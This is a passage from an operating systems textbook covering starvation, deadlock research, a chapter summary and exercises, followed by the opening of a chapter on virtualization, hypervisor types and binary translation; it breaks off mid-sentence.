6.7.4 Starvation

A problem closely related to deadlock and livelock is **starvation**. In a dynamic system, requests for resources happen all the time. Some policy is needed to make a decision about who gets which resource when. This policy, although seemingly reasonable, may lead to some processes never getting service even though they are not deadlocked.

As an example, consider allocation of the printer. Imagine that the system uses some algorithm to ensure that allocating the printer does not lead to deadlock. Now suppose that several processes all want it at once. Who should get it?

One possible allocation algorithm is to give it to the process with the smallest file to print (assuming this information is available). This approach maximizes the number of happy customers and seems fair. Now consider what happens in a busy system when one process has a huge file to print. Every time the printer is free, the system will look around and choose the process with the shortest file. If there is a constant stream of processes with short files, the process with the huge file will never be allocated the printer. It will simply starve to death (be postponed indefinitely, even though it is not blocked).

Starvation can be avoided by using a first-come, first-served resource allocation policy. With this approach, the process waiting the longest gets served next. In due course of time, any given process will eventually become the oldest and thus get the needed resource.

It is worth mentioning that some people do not make a distinction between starvation and deadlock because in both cases there is no forward progress. Others feel that they are fundamentally different because a process could easily be programmed to try to do something *n* times and, if all of them failed, try something else. A blocked process does not have that choice.

6.8 RESEARCH ON DEADLOCKS

If ever there was a subject that was investigated mercilessly during the early days of operating systems, it was deadlocks. The reason is that deadlock detection is a nice little graph-theory problem that one mathematically inclined graduate student could get his jaws around and chew on for 4 years. Many algorithms were devised, each one more exotic and less practical than the previous one. Most of that work has died out. Still, a few papers are still being published on deadlocks.

Recent work on deadlocks includes the research into deadlock immunity (Jula et al., 2011). The main idea of this approach is that applications detect deadlocks when they occur and then save their "signatures," so as to avoid the same deadlock in future runs. Marino et al. (2013), on the other hand, use concurrency control to make sure that deadlocks cannot occur in the first place.

Another research direction is to try and detect deadlocks. Recent work on deadlock detection was presented by Pyla and Varadarajan (2012). The work by Cai and Chan (2012), presents a new dynamic deadlock detection scheme that iteratively prunes lock dependencies that have no incoming or outgoing edges.

The problem of deadlock creeps up everywhere. Wu et al. (2013) describe a deadlock control system for automated manufacturing systems. It models such systems using Petri nets to look for necessary and sufficient conditions to allow for permissive deadlock control.

There is also much research on distributed deadlock detection, especially in high-performance computing. For instance, there is a significant body of work on deadlock detection-based scheduling. Wang and Lu (2013) present a scheduling algorithm for workflow computations in the presence of storage constraints. Hilbrich et al. (2013) describe runtime deadlock detection for MPI. Finally, there is a huge amount of theoretical work on distributed deadlock detection. However, we will not consider it here because (1) it is outside the scope of this book, and (2) none of it is even remotely practical in real systems. Its main function seems to be keeping otherwise unemployed graph theorists off the streets.

6.9 SUMMARY

Deadlock is a potential problem in any operating system. It occurs when all the members of a set of processes are blocked waiting for an event that only other members of the same set can cause. This situation causes all the processes to wait

forever. Commonly the event that the processes are waiting for is the release of some resource held by another member of the set. Another situation in which deadlock is possible is when a set of communicating processes are all waiting for a message and the communication channel is empty and no timeouts are pending.

Resource deadlock can be avoided by keeping track of which states are safe and which are unsafe. A safe state is one in which there exists a sequence of events that guarantee that all processes can finish. An unsafe state has no such guarantee. The banker's algorithm avoids deadlock by not granting a request if that request will put the system in an unsafe state.

Resource deadlock can be structurally prevented by building the system in such a way that it can never occur by design. For example, by allowing a process to hold only one resource at any instant the circular wait condition required for deadlock is broken. Resource deadlock can also be prevented by numbering all the resources and making processes request them in strictly increasing order.

Resource deadlock is not the only kind of deadlock. Communication deadlock is also a potential problem in some systems although it can often be handled by setting appropriate timeouts.

Livelock is similar to deadlock in that it can stop all forward progress, but it is technically different since it involves processes that are not actually blocked. Starvation can be avoided by a first-come, first-served allocation policy.

PROBLEMS

1. Give an example of a deadlock taken from politics.

2. Students working at individual PCs in a computer laboratory send their files to be printed by a server that spools the files on its hard disk. Under what conditions may a deadlock occur if the disk space for the print spool is limited? How may the deadlock be avoided?

3. In the preceding question, which resources are preemptable and which are nonpreemptable?

4. The four conditions (mutual exclusion, hold and wait, no preemption and circular wait) are necessary for a resource deadlock to occur. Give an example to show that these conditions are not sufficient for a resource deadlock to occur. When are these conditions sufficient for a resource deadock to occur?

5. City streets are vulnerable to a circular blocking condition called gridlock, in which intersections are blocked by cars that then block cars behind them that then block the cars that are trying to enter the previous intersection, etc. All intersections around a city block are filled with vehicles that block the oncoming traffic in a circular manner. Gridlock is a resource deadlock and a problem in competition synchronization. New York City's prevention algorithm, called "don't block the box," prohibits cars from entering an intersection unless the space following the intersection is also available.

Which prevention algorithm is this? Can you provide any other prevention algorithms for gridlock?

6. Suppose four cars each approach an intersection from four different directions simultaneously. Each corner of the intersection has a stop sign. Assume that traffic regulations require that when two cars approach adjacent stop signs at the same time, the car on the left must yield to the car on the right. Thus, as four cars each drive up to their individual stop signs, each waits (indefinitely) for the car on the left to proceed. Is this anomaly a communication deadlock? Is it a resource deadlock?

7. Is it possible that a resource deadlock involves multiple units of one type and a single unit of another? If so, give an example.

8. Fig. 6-3 shows the concept of a resource graph. Do illegal graphs exist, that is, graphs that structurally violate the model we have used of resource usage? If so, give an example of one.

9. Suppose that there is a resource deadlock in a system. Give an example to show that the set of processes deadlocked can include processes that are not in the circular chain in the corresponding resource allocation graph.

10. In order to control traffic, a network router, *A* periodically sends a message to its neighbor, *B*, telling it to increase or decrease the number of packets that it can handle. At some point in time, Router *A* is flooded with traffic and sends *B* a message telling it to cease sending traffic. It does this by specifying that the number of bytes *B* may send (*A*'s window size) is 0. As traffic surges decrease, *A* sends a new message, telling *B* to restart transmission. It does this by increasing the window size from 0 to a positive number. That message is lost. As described, neither side will ever transmit. What type of deadlock is this?

11. The discussion of the ostrich algorithm mentions the possibility of process-table slots or other system tables filling up. Can you suggest a way to enable a system administrator to recover from such a situation?

12. Consider the following state of a system with four processes, *P1*, *P2*, *P3*, and *P4*, and five types of resources, *RS1*, *RS2*, *RS3*, *RS4*, and *RS5*:

C =

0	1	1	1	2
0	1	0	1	0
0	0	0	0	1
2	1	0	0	0

R =

1	1	0	2	1
0	1	0	2	1
0	2	0	3	1
0	2	1	1	0

E = (24144)

A = (01021)

Using the deadlock detection algorithm described in Section 6.4.2, show that there is a deadlock in the system. Identify the processes that are deadlocked.

13. Explain how the system can recover from the deadlock in previous problem using

(a) recovery through preemption.
(b) recovery through rollback.
(c) recovery through killing processes.

14. Suppose that in Fig. 6-6 $C_{ij} + R_{ij} > E_j$ for some i. What implications does this have for the system?

15. What is the key difference between the model shown in Figure 6-8 and the safe and unsafe states described in Section 6.5.2. What is the consequence of this difference?

16. All the trajectories in Fig. 6-8 are horizontal or vertical. Can you envision any circumstances in which diagonal trajectories are also possible?

17. Can the resource trajectory scheme of Fig. 6-8 also be used to illustrate the problem of deadlocks with three processes and three resources? If so, how can this be done? If not, why not?

18. In theory, resource trajectory graphs could be used to avoid deadlocks. By clever scheduling, the operating system could avoid unsafe regions. Is there a practical way of actually doing this?

19. Consider a system that uses the banker's algorithm to avoid deadlocks. At some time a process P requests a resource R but is denied even though R is currently available. Does it mean that if the system allocated R to P, the system would deadlock?

20. A key limitation of the banker's algorithm is that it requires knowledge of maximum resource needs of all processes. Is it possible to design a deadlock avoidance algorithm that does not require this information? Explain your answer.

21. Take a careful look at Fig. 6-11(b). If D asks for one more unit, does this lead to a safe state or an unsafe one? What if the request came from C instead of D?

22. A system has two processes and three identical resources. Each process needs a maximum of two resources. Is deadlock possible? Explain your answer.

23. Consider the previous problem again, but now with p processes each needing a maximum of m resources and a total of r resources available. What condition must hold to make the system deadlock free?

24. Suppose that process A in Fig. 6-12 requests the last tape drive. Does this action lead to a deadlock?

25. A computer has six tape drives, with n processes competing for them. Each process may need two drives. For which values of n is the system deadlock free?

26. The banker's algorithm is being run in a system with m resource classes and n processes. In the limit of large m and n, the number of operations that must be performed to check a state for safety is proportional to $m^a n^b$. What are the values of a and b?

27. A system has four processes and five allocatable resources. The current allocation and maximum needs are as follows:

	Allocated	*Maximum*	*Available*
Process A	1 0 2 1 1	1 1 2 1 3	0 0 x 1 1
Process B	2 0 1 1 0	2 2 2 1 0	
Process C	1 1 0 1 0	2 1 3 1 0	
Process D	1 1 1 1 0	1 1 2 2 1	

What is the smallest value of x for which this is a safe state?

28. One way to eliminate circular wait is to have rule saying that a process is entitled only to a single resource at any moment. Give an example to show that this restriction is unacceptable in many cases.

29. Two processes, A and B, each need three records, 1, 2, and 3, in a database. If A asks for them in the order 1, 2, 3, and B asks for them in the same order, deadlock is not possible. However, if B asks for them in the order 3, 2, 1, then deadlock is possible. With three resources, there are 3! or six possible combinations in which each process can request them. What fraction of all the combinations is guaranteed to be deadlock free?

30. A distributed system using mailboxes has two IPC primitives, send and receive. The latter primitive specifies a process to receive from and blocks if no message from that process is available, even though messages may be waiting from other processes. There are no shared resources, but processes need to communicate frequently about other matters. Is deadlock possible? Discuss.

31. In an electronic funds transfer system, there are hundreds of identical processes that work as follows. Each process reads an input line specifying an amount of money, the account to be credited, and the account to be debited. Then it locks both accounts and transfers the money, releasing the locks when done. With many processes running in parallel, there is a very real danger that a process having locked account x will be unable to lock y because y has been locked by a process now waiting for x. Devise a scheme that avoids deadlocks. Do not release an account record until you have completed the transactions. (In other words, solutions that lock one account and then release it immediately if the other is locked are not allowed.)

32. One way to prevent deadlocks is to eliminate the hold-and-wait condition. In the text it was proposed that before asking for a new resource, a process must first release whatever resources it already holds (assuming that is possible). However, doing so introduces the danger that it may get the new resource but lose some of the existing ones to competing processes. Propose an improvement to this scheme.

33. A computer science student assigned to work on deadlocks thinks of the following brilliant way to eliminate deadlocks. When a process requests a resource, it specifies a time limit. If the process blocks because the resource is not available, a timer is started. If the time limit is exceeded, the process is released and allowed to run again. If you were the professor, what grade would you give this proposal and why?

34. Main memory units are preempted in swapping and virtual memory systems. The processor is preempted in time-sharing environments. Do you think that these preemption methods were developed to handle resource deadlock or for other purposes? How high is their overhead?

35. Explain the differences between deadlock, livelock, and starvation.

36. Assume two processes are issuing a seek command to reposition the mechanism to access the disk and enable a read command. Each process is interrupted before executing its read, and discovers that the other has moved the disk arm. Each then reissues the

seek command, but is again interrupted by the other. This sequence continually repeats. Is this a resource deadlock or a livelock? What methods would you recommend to handle the anomaly?

37. Local Area Networks utilize a media access method called CSMA/CD, in which stations sharing a bus can sense the medium and detect transmissions as well as collisions. In the Ethernet protocol, stations requesting the shared channel do not transmit frames if they sense the medium is busy. When such transmission has terminated, waiting stations each transmit their frames. Two frames that are transmitted at the same time will collide. If stations immediately and repeatedly retransmit after collision detection, they will continue to collide indefinitely.

(a) Is this a resource deadlock or a livelock?
(b) Can you suggest a solution to this anomaly?
(c) Can starvation occur with this scenario?

38. A program contains an error in the order of cooperation and competition mechanisms, resulting in a consumer process locking a mutex (mutual exclusion semaphore) before it blocks on an empty buffer. The producer process blocks on the mutex before it can place a value in the empty buffer and awaken the consumer. Thus, both processes are blocked forever, the producer waiting for the mutex to be unlocked and the consumer waiting for a signal from the producer. Is this a resource deadlock or a communication deadlock? Suggest methods for its control.

39. Cinderella and the Prince are getting divorced. To divide their property, they have agreed on the following algorithm. Every morning, each one may send a letter to the other's lawyer requesting one item of property. Since it takes a day for letters to be delivered, they have agreed that if both discover that they have requested the same item on the same day, the next day they will send a letter canceling the request. Among their property is their dog, Woofer, Woofer's doghouse, their canary, Tweeter, and Tweeter's cage. The animals love their houses, so it has been agreed that any division of property separating an animal from its house is invalid, requiring the whole division to start over from scratch. Both Cinderella and the Prince desperately want Woofer. So that they can go on (separate) vacations, each spouse has programmed a personal computer to handle the negotiation. When they come back from vacation, the computers are still negotiating. Why? Is deadlock possible? Is starvation possible? Discuss your answer.

40. A student majoring in anthropology and minoring in computer science has embarked on a research project to see if African baboons can be taught about deadlocks. He locates a deep canyon and fastens a rope across it, so the baboons can cross hand-over-hand. Several baboons can cross at the same time, provided that they are all going in the same direction. If eastward-moving and westward-moving baboons ever get onto the rope at the same time, a deadlock will result (the baboons will get stuck in the middle) because it is impossible for one baboon to climb over another one while suspended over the canyon. If a baboon wants to cross the canyon, he must check to see that no other baboon is currently crossing in the opposite direction. Write a program using semaphores that avoids deadlock. Do not worry about a series of eastward-moving baboons holding up the westward-moving baboons indefinitely.

41. Repeat the previous problem, but now avoid starvation. When a baboon that wants to cross to the east arrives at the rope and finds baboons crossing to the west, he waits until the rope is empty, but no more westward-moving baboons are allowed to start until at least one baboon has crossed the other way.

42. Program a simulation of the banker's algorithm. Your program should cycle through each of the bank clients asking for a request and evaluating whether it is safe or unsafe. Output a log of requests and decisions to a file.

43. Write a program to implement the deadlock detection algorithm with multiple resources of each type. Your program should read from a file the following inputs: the number of processes, the number of resource types, the number of resources of each type in existence (vector E), the current allocation matrix C (first row, followed by the second row, and so on), the request matrix R (first row, followed by the second row, and so on). The output of your program should indicate whether there is a deadlock in the system. In case there is, the program should print out the identities of all processes that are deadlocked.

44. Write a program that detects if there is a deadlock in the system by using a resource allocation graph. Your program should read from a file the following inputs: the number of processes and the number of resources. For each process if should read four numbers: the number of resources it is currently holding, the IDs of resources it is holding, the number of resources it is currently requesting, the IDs of resources it is requesting. The output of program should indicate if there is a deadlock in the system. In case there is, the program should print out the identities of all processes that are deadlocked.

45. In certain countries, when two people meet they bow to each other. The protocol is that one of them bows first and stays down until the other one bows. If they bow at the same time, they will both stay bowed forever. Write a program that does not deadlock.

7

VIRTUALIZATION AND THE CLOUD

In some situations, an organization has a multicomputer but does not actually want it. A common example is where a company has an email server, a Web server, an FTP server, some e-commerce servers, and others. These all run on different computers in the same equipment rack, all connected by a high-speed network, in other words, a multicomputer. One reason all these servers run on separate machines may be that one machine cannot handle the load, but another is reliability: management simply does not trust the operating system to run 24 hours a day, 365 or 366 days a year, with no failures. By putting each service on a separate computer, if one of the servers crashes, at least the other ones are not affected. This is good for security also. Even if some malevolent intruder manages to compromise the Web server, he will not immediately have access to sensitive emails also—a property sometimes referred to as **sandboxing**. While isolation and fault tolerance are achieved this way, this solution is expensive and hard to manage because so many machines are involved.

Mind you, these are just two out of many reasons for keeping separate machines. For instance, organizations often depend on more than one operating system for their daily operations: a Web server on Linux, a mail server on Windows, an e-commerce server for customers running on OS X, and a few other services running on various flavors of UNIX. Again, this solution works, but cheap it is definitely not.

What to do? A possible (and popular) solution is to use virtual machine technology, which sounds very hip and modern, but the idea is old, dating back to the

1960s. Even so, the way we use it today is definitely new. The main idea is that a **VMM** (**Virtual Machine Monitor**) creates the illusion of multiple (virtual) machines on the same physical hardware. A VMM is also known as a **hypervisor**. As discussed in Sec. 1.7.5, we distinguish between type 1 hypervisors which run on the bare metal, and type 2 hypervisors that may make use of all the wonderful services and abstractions offered by an underlying operating system. Either way, **virtualization** allows a single computer to host multiple virtual machines, each potentially running a completely different operating system.

The advantage of this approach is that a failure in one virtual machine does not bring down any others. On a virtualized system, different servers can run on different virtual machines, thus maintaining the partial-failure model that a multicomputer has, but at a lower cost and with easier maintainability. Moreover, we can now run multiple different operating systems on the same hardware, benefit from virtual machine isolation in the face of attacks, and enjoy other good stuff.

Of course, consolidating servers like this is like putting all your eggs in one basket. If the server running all the virtual machines fails, the result is even more catastrophic than the crashing of a single dedicated server. The reason virtualization works, however, is that most service outages are due not to faulty hardware, but to ill-designed, unreliable, buggy and poorly configured software, emphatically including operating systems. With virtual machine technology, the only software running in the highest privilege mode is the hypervisor, which has two orders of magnitude fewer lines of code than a full operating system, and thus two orders of magnitude fewer bugs. A hypervisor is simpler than an operating system because it does only one thing: emulate multiple copies of the bare metal (most commonly the Intel x86 architecture).

Running software in virtual machines has other advantages in addition to strong isolation. One of them is that having fewer physical machines saves money on hardware and electricity and takes up less rack space. For a company such as Amazon or Microsoft, which may have hundreds of thousands of servers doing a huge variety of different tasks at each data center, reducing the physical demands on their data centers represents a huge cost savings. In fact, server companies frequently locate their data centers in the middle of nowhere—just to be close to, say, hydroelectric dams (and cheap energy). Virtualization also helps in trying out new ideas. Typically, in large companies, individual departments or groups think of an interesting idea and then go out and buy a server to implement it. If the idea catches on and hundreds or thousands of servers are needed, the corporate data center expands. It is often hard to move the software to existing machines because each application often needs a different version of the operating system, its own libraries, configuration files, and more. With virtual machines, each application can take its own environment with it.

Another advantage of virtual machines is that checkpointing and migrating virtual machines (e.g., for load balancing across multiple servers) is much easier than migrating processes running on a normal operating system. In the latter case, a fair

amount of critical state information about every process is kept in operating system tables, including information relating to open files, alarms, signal handlers, and more. When migrating a virtual machine, all that have to be moved are the memory and disk images, since all the operating system tables move, too.

Another use for virtual machines is to run legacy applications on operating systems (or operating system versions) no longer supported or which do not work on current hardware. These can run at the same time and on the same hardware as current applications. In fact, the ability to run at the same time applications that use different operating systems is a big argument in favor of virtual machines.

Yet another important use of virtual machines is for software development. A programmer who wants to make sure his software works on Windows 7, Windows 8, several versions of Linux, FreeBSD, OpenBSD, NetBSD, and OS X, among other systems no longer has to get a dozen computers and install different operating systems on all of them. Instead, he merely creates a dozen virtual machines on a single computer and installs a different operating system on each one. Of course, he could have partitioned the hard disk and installed a different operating system in each partition, but that approach is more difficult. First of all, standard PCs support only four primary disk partitions, no matter how big the disk is. Second, although a multiboot program could be installed in the boot block, it would be necessary to reboot the computer to work on a new operating system. With virtual machines, all of them can run at once, since they are really just glorified processes.

Perhaps the most important and buzzword-compliant use case for virtualization nowadays is found in the **cloud**. The key idea of a cloud is straightforward: outsource your computation or storage needs to a well-managed data center run by a company specializing in this and staffed by experts in the area. Because the data center typically belongs to someone else, you will probably have to pay for the use of the resources, but at least you will not have to worry about the physical machines, power, cooling, and maintenance. Because of the isolation offered by virtualizaton, cloud-providers can allow multiple clients, even competitors, to share a single physical machine. Each client gets a piece of the pie. At the risk of stretching the cloud metaphor, we mention that early critics maintained that the pie was only in the sky and that real organizations would not want to put their sensitive data and computations on someone else's resources. By now, however, virtualized machines in the cloud are used by countless organization for countless applications, and while it may not be for all organizations and all data, there is no doubt that cloud computing has been a success.

7.1 HISTORY

With all the hype surrounding virtualizaton in recent years, we sometimes forget that by Internet standards virtual machines are ancient. As early as the 1960s. IBM experimented with not just one but two independently developed hypervisors:

SIMMON and **CP-40**. While CP-40 was a research project, it was reimplemented as **CP-67** to form the control program of **CP/CMS**, a virtual machine operating system for the IBM System/360 Model 67. Later, it was reimplemented again and released as **VM/370** for the System/370 series in 1972. The System/370 line was replaced by IBM in the 1990s by the System/390. This was basically a name change since the underlying architecture remained the same for reasons of backward compatibility. Of course, the hardware technology was improved and the newer machines were bigger and faster than the older ones, but as far as virtualization was concerned, nothing changed. In 2000, IBM released the z-series, which supported 64-bit virtual address spaces but was otherwise backward compatible with the System/360. All of these systems supported virtualization decades before it became popular on the x86.

In 1974, two computer scientists at UCLA, Gerald Popek and Robert Goldberg, published a seminal paper (''Formal Requirements for Virtualizable Third Generation Architectures'') that listed exactly what conditions a computer architecture should satisfy in order to support virtualization efficiently (Popek and Goldberg, 1974). It is impossible to write a chapter on virtualization without referring to their work and terminology. Famously, the well-known x86 architecture that also originated in the 1970s did not meet these requirements for decades. It was not the only one. Nearly every architecture since the mainframe also failed the test. The 1970s were very productive, seeing also the birth of UNIX, Ethernet, the Cray-1, Microsoft, and Apple—so, despite what your parents may say, the 1970s were not just about disco!

In fact, the real **Disco** revolution started in the 1990s, when researchers at Stanford University developed a new hypervisor by that name and went on to found **VMware**, a virtualization giant that offers type 1 and type 2 hypervisors and now rakes in billions of dollars in revenue (Bugnion et al., 1997, Bugnion et al., 2012). Incidentally, the distinction between ''type 1'' and ''type 2'' hypervisors is also from the seventies (Goldberg, 1972). VMware introduced its first virtualization solution for x86 in 1999. In its wake other products followed: **Xen**, **KVM**, **VirtualBox, Hyper-V, Parallels**, and many others. It seems the time was right for virtualization, even though the theory had been nailed down in 1974 and for decades IBM had been selling computers that supported—and heavily used—virtualization. In 1999, it became popular among the masses, but new it was not, despite the massive attention it suddenly gained.

7.2 REQUIREMENTS FOR VIRTUALIZATION

It is important that virtual machines act just like the real McCoy. In particular, it must be possible to boot them like real machines and install arbitrary operating systems on them, just as can be done on the real hardware. It is the task of the

hypervisor to provide this illusion and to do it efficiently. Indeed, hypervisors should score well in three dimensions:

1. **Safety**: the hypervisor should have full control of the virtualized resources.
2. **Fidelity**: the behavior of a program on a virtual machine should be identical to that of the same program running on bare hardware.
3. **Efficiency**: much of the code in the virtual machine should run without intervention by the hypervisor.

An unquestionably safe way to execute the instructions is to consider each instruction in turn in an **interpreter** (such as Bochs) and perform exactly what is needed for that instruction. Some instructions can be executed directly, but not too many. For instance, the interpreter may be able to execute an INC (increment) instruction simply as is, but instructions that are not safe to execute directly must be simulated by the interpreter. For instance, we cannot really allow the guest operating system to disable interrupts for the entire machine or modify the page-table mappings. The trick is to make the operating system on top of the hypervisor think that it has disabled interrupts, or changed the machine's page mappings. We will see how this is done later. For now, we just want to say that the interpreter may be safe, and if carefully implemented, perhaps even hi-fi, but the performance sucks. To also satisfy the performance criterion, we will see that VMMs try to execute most of the code directly.

Now let us turn to fidelity. Virtualization has long been a problem on the x86 architecture due to defects in the Intel 386 architecture that were slavishly carried forward into new CPUs for 20 years in the name of backward compatibility. In a nutshell, every CPU with kernel mode and user mode has a set of instructions that behave differently when executed in kernel mode than when executed in user mode. These include instructions that do I/O, change the MMU settings, and so on. Popek and Goldberg called these **sensitive instructions**. There is also a set of instructions that cause a trap if executed in user mode. Popek and Goldberg called these **privileged instructions**. Their paper stated for the first time that a machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions. In simpler language, if you try to do something in user mode that you should not be doing in user mode, the hardware should trap. Unlike the IBM/370, which had this property, Intel's 386 did not. Quite a few sensitive 386 instructions were ignored if executed in user mode or executed with different behavior. For example, the POPF instruction replaces the flags register, which changes the bit that enables/disables interrupts. In user mode, this bit is simply not changed. As a consequence, the 386 and its successors could not be virtualized, so they could not support a hypervisor directly.

Actually, the situation is even worse than sketched. In addition to the problems with instructions that fail to trap in user mode, there are instructions that can read

sensitive state in user mode without causing a trap. For example, on x86 processors prior to 2005, a program can determine whether it is running in user mode or kernel mode by reading its code-segment selector. An operating system that did this and discovered that it was actually in user mode might make an incorrect decision based on this information.

This problem was finally solved when Intel and AMD introduced virtualization in their CPUs starting in 2005 (Uhlig, 2005). On the Intel CPUs it is called **VT** (**Virtualization Technology**); on the AMD CPUs it is called **SVM** (**Secure Virtual Machine**). We will use the term VT in a generic sense below. Both were inspired by the IBM VM/370 work, but they are slightly different. The basic idea is to create containers in which virtual machines can be run. When a guest operating system is started up in a container, it continues to run there until it causes an exception and traps to the hypervisor, for example, by executing an I/O instruction. The set of operations that trap is controlled by a hardware bitmap set by the hypervisor. With these extensions the classical **trap-and-emulate** virtual machine approach becomes possible.

The astute reader may have noticed an apparent contradiction in the description thus far. On the one hand, we have said that x86 was not virtualizable until the architecture extensions introduced in 2005. On the other hand, we saw that VMware launched its first x86 hypervisor in 1999. How can both be true at the same time? The answer is that the hypervisors before 2005 did not really run the original guest operating system. Rather, they *rewrote* part of the code on the fly to replace problematic instructions with safe code sequences that emulated the original instruction. Suppose, for instance, that the guest operating system performed a privileged I/O instruction, or modified one of the CPU's privileged control registers (like the CR3 register which contains a pointer to the page directory). It is important that the consequences of such instructions are limited to this virtual machine and do not affect other virtual machines, or the hypervisor itself. Thus, an unsafe I/O instruction was replaced by a trap that, after a safety check, performed an equivalent instruction and returned the result. Since we are rewriting, we can use the trick to replace instructions that are sensitive, but not privileged. Other instructions execute natively. The technique is known as **binary translation**; we will discuss it more detail in Sec. 7.4.

There is no need to rewrite all sensitive instructions. In particular, user processes on the guest can typically run without modification. If the instruction is nonprivileged but sensitive and behaves differently in user processes than in the kernel, that is fine. We are running it in userland anyway. For sensitive instructions that are privileged, we can resort to the classical trap-and-emulate, as usual. Of course, the VMM must ensure that it receives the corresponding traps. Typically, the VMM has a module that executes in the kernel and redirects the traps to its own handlers.

A different form of virtualization is known as **paravirtualization**. It is quite different from **full virtualization**, because it never even aims to present a virtual machine that looks just like the actual underlying hardware. Instead, it presents a

machine-like software interface that explicitly exposes the fact that it is a virtualized environment. For instance, it offers a set of **hypercalls**, which allow the guest to send explicit requests to the hypervisor (much as a system call offers kernel services to applications). Guests use hypercalls for privileged sensitive operations like updating the page tables, but because they do it explicitly in cooperation with the hypervisor, the overall system can be simpler and faster.

It should not come as a surprise that paravirtualization is nothing new either. IBM's VM operating system has offered such a facility, albeit under a different name, since 1972. The idea was revived by the Denali (Whitaker et al., 2002) and Xen (Barham et al., 2003) virtual machine monitors. Compared to full virtualization, the drawback of paravirtualization is that the guest has to be aware of the virtual machine API. Typically, this means it should be customized explicitly for the hypervisor.

Before we delve more deeply into type 1 and type 2 hypervisors, it is important to mention that not all virtualization technology tries to trick the guest into believing that it has the entire system. Sometimes, the aim is simply to allow a process to run that was originally written for a different operating system and/or architecture. We therefore distinguish between full system virtualization and **process-level virtualization**. While we focus on the former in the remainder of this chapter, process-level virtualization technology is used in practice also. Well-known examples include the WINE compatibility layer that allows Windows application to run on POSIX-compliant systems like Linux, BSD, and OS X, and the process-level version of the QEMU emulator that allows applications for one architecture to run on another.

7.3 TYPE 1 AND TYPE 2 HYPERVISORS

Goldberg (1972) distinguished between two approaches to virtualization. One kind of hypervisor, dubbed a **type 1 hypervisor** is illustrated in Fig. 7-1(a). Technically, it is like an operating system, since it is the only program running in the most privileged mode. Its job is to support multiple copies of the actual hardware, called **virtual machines**, similar to the processes a normal operating system runs.

In contrast, a **type 2 hypervisor**, shown in Fig. 7-1(b), is a different kind of animal. It is a program that relies on, say, Windows or Linux to allocate and schedule resources, very much like a regular process. Of course, the type 2 hypervisor still pretends to be a full computer with a CPU and various devices. Both types of hypervisor must execute the machine's instruction set in a safe manner. For instance, an operating system running on top of the hypervisor may change and even mess up its own page tables, but not those of others.

The operating system running on top of the hypervisor in both cases is called the **guest operating system**. For a type 2 hypervisor, the operating system running on the hardware is called the **host operating system**. The first type 2 hypervisor




Figure 7-1. Location of type 1 and type 2 hypervisors.

on the x86 market was **VMware Workstation** (Bugnion et al., 2012). In this section, we introduce the general idea. A study of VMware follows in Sec. 7.12.

Type 2 hypervisors, sometimes referred to as **hosted hypervisors**, depend for much of their functionality on a host operating system such as Windows, Linux, or OS X. When it starts for the first time, it acts like a newly booted computer and expects to find a DVD, USB drive, or CD-ROM containing an operating system in the drive. This time, however, the drive could be a virtual device. For instance, it is possible to store the image as an ISO file on the hard drive of the host and have the hypervisor pretend it is reading from a proper DVD drive. It then installs the operating system to its **virtual disk** (again really just a Windows, Linux, or OS X file) by running the installation program found on the DVD. Once the guest operating system is installed on the virtual disk, it can be booted and run.

The various categories of virtualization we have discussed are summarized in the table of Fig. 7-2 for both type 1 and type 2 hypervisors. For each combination of hypervisor and kind of virtualization, some examples are given.

Virtualizaton method	Type 1 hypervisor	Type 2 hypervisor
Virtualization without HW support	ESX Server 1.0	VMware Workstation 1
Paravirtualization	Xen 1.0	
Virtualization with HW support	vSphere, Xen, Hyper-V	VMware Fusion, KVM, Parallels
Process virtualization		Wine

Figure 7-2. Examples of hypervisors. Type 1 hypervisors run on the bare metal whereas type 2 hypervisors use the services of an existing host operating system.

7.4 TECHNIQUES FOR EFFICIENT VIRTUALIZATION

Virtualizability and performance are important issues, so let us examine them more closely. Assume, for the moment, that we have a type 1 hypervisor supporting one virtual machine, as shown in Fig. 7-3. Like all type 1 hypervisors, it

runs on the bare metal. The virtual machine runs as a user process in user mode, and as such is not allowed to execute sensitive instructions (in the Popek-Goldberg sense). However, the virtual machine runs a guest operating system that thinks it is in kernel mode (although, of course, it is not). We will call this **virtual kernel mode**. The virtual machine also runs user processes, which think they are in user mode (and really are in user mode).




Figure 7-3. When the operating system in a virtual machine executes a kernel-only instruction, it traps to the hypervisor if virtualization technology is present.

What happens when the guest operating system (which thinks it is in kernel mode) executes an instruction that is allowed only when the CPU really is in kernel mode? Normally, on CPUs without VT, the instruction fails and the operating system crashes. On CPUs with VT, when the guest operating system executes a sensitive instruction, a trap to the hypervisor does occur, as illustrated in Fig. 7-3. The hypervisor can then inspect the instruction to see if it was issued by the guest operating system in the virtual machine or by a user program in the virtual machine. In the former case, it arranges for the instruction to be carried out; in the latter case, it emulates what the real hardware would do when confronted with a sensitive instruction executed in user mode.

7.4.1 Virtualizing the Unvirtualizable

Building a virtual machine system is relatively straightforward when VT is available, but what did people do before that? For instance, VMware released a hypervisor well before the arrival of the virtualization extensions on the x86. Again, the answer is that the software engineers who built such systems made clever use of **binary translation** and hardware features that *did* exist on the x86, such as the processor's **protection rings**.

For many years, the x86 has supported four protection modes or rings. Ring 3 is the least privileged. This is where normal user processes execute. In this ring, you cannot execute privileged instructions. Ring 0 is the most privileged ring that allows the execution of any instruction. In normal operation, the kernel runs in

